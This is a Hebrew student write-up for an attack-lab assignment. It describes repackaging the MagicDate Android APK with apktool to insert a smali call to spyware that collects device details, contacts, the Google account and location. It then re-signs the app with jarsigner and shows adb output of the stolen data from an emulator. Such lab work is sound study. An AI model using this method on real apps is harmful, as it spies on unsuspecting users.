


מעבדת התקפה – מטלת סיום

דביר אברהמי – 207029364

תהליך הזרקת קוד זדוני לאפליקציה:

1. בתחילה פתחתי את קובץ האpk וחקרתי את מבנה האפליקציה.



2. הבנתי שהקוד החשוב שאליו אני צריך להתייחס נמצא בקובץ MagicDate.smali המשכתי לחקור את הקוד שנמצא ב-MagicDate.smali, ראיתי שלמחלקה קוראים

MagicDate והיא יורשת מ-activity ומיישמת את View.OnClickListener. חיפשתי את הפונקציה onClick, וראיתי שיש בה switch case על הכפתורים, בכפתור של random רגע לפני שהפונקציה getRandom נקראת, הכנסתי לשם את הקוד הזדוני.

```
0
1 .line 137
2 .end local v0      # "tmpAnzahl":Ljava/lang/String;
3 :pswitch_1
4 invoke-direct {p0}, Lcom/MagicDate/MagicDate;->getInfo()V
5
6 invoke-direct {p0}, Lcom/MagicDate/MagicDate;->getRandom()V
7
8 goto :goto_0
9
0 .line 129
1 :pswitch_data_0
2 ✓ .packed-switch 0x7f060004
3     :pswitch_0
4     :pswitch_1
5 .end packed-switch
6 end method
```

3. את הקוד הזדוני כתבתי באפליקציה חדשה, שדימתי כמה שיותר את האפליקציה שאלה אני מכניס את הקוד, כלומר יצרתי MainActivity שיורש מ-Activity ומיישם את View.OnClickListener, וקורא לפונקציה פרטית של המחלקה ששם הקוד הזדוני נמצא.

4. בעזרת הקוד הזדוני גנבתי מידע על חומרת המכשיר, את אנשי הקשר במכשיר, את המשתמש המחובר למכשיר ואת המיקום האחרון של המכשיר, לטובת זה השתמשתי בהרשאות מיקום והרשאות לאנשי הקשר. את המידע כתבתי לקובץ information.txt שנמצא בתיקייה של האפליקציה בinternal storage.
5. בניתי apk חדש של האפליקציה הזדונית, פתחתי את apk בעזרת apktool וחיפשתי את הקוד הזדוני. ברגע שמצאתי אותו העתקתי אותו לMagicDate.smali, עשיתי התאמות קטנות של שמות המחלקה וסגרתי בחזרה את התיקייה MagicDate לapk חדש, חתמתי עליו בעזרת jarsigner והתקנתי אותו על האימולטור ובדקתי שהוא תקין.
6. בסוף, נכנסתי לadb shell עם הרשאות root, הלכתי לתיקייה של האפליקציה בנתיב /data/user/0/com.MagicDate ושם היה הקובץ information.txt שאליו כתבתי את המידע, נכנסתי ובדקתי שאכן כל המידע קיים.

```
generic_x86:/data/user/0/com.MagicDate # ls
cache  code_cache  information.txt
generic_x86:/data/user/0/com.MagicDate # cat information.txt
SERIAL: unknown
MODEL: Android SDK built for x86
ID: RSR1.210210.001.A1
Manufacture: unknown
brand: Android
type: userdebug
user: android-build
BASE: 1
INCREMENTAL 7193139
SDK 30
BOARD: goldfish_x86
BRAND Android
HOST abfarm-east4-071
FINGERPRINT: Android/sdk_phone_x86/generic_x86:11/RSR1.210210.001.A1/7193139:userdebug/dev-keys
Version Code: 11
google user: dviravr@gmail.com
location: lat: 37.42199833333335, lon: -122.084
contacts:
  name: Dvir, phone number: 0500000000
  name: John Doe, phone number: 0522222222
generic_x86:/data/user/0/com.MagicDate #
```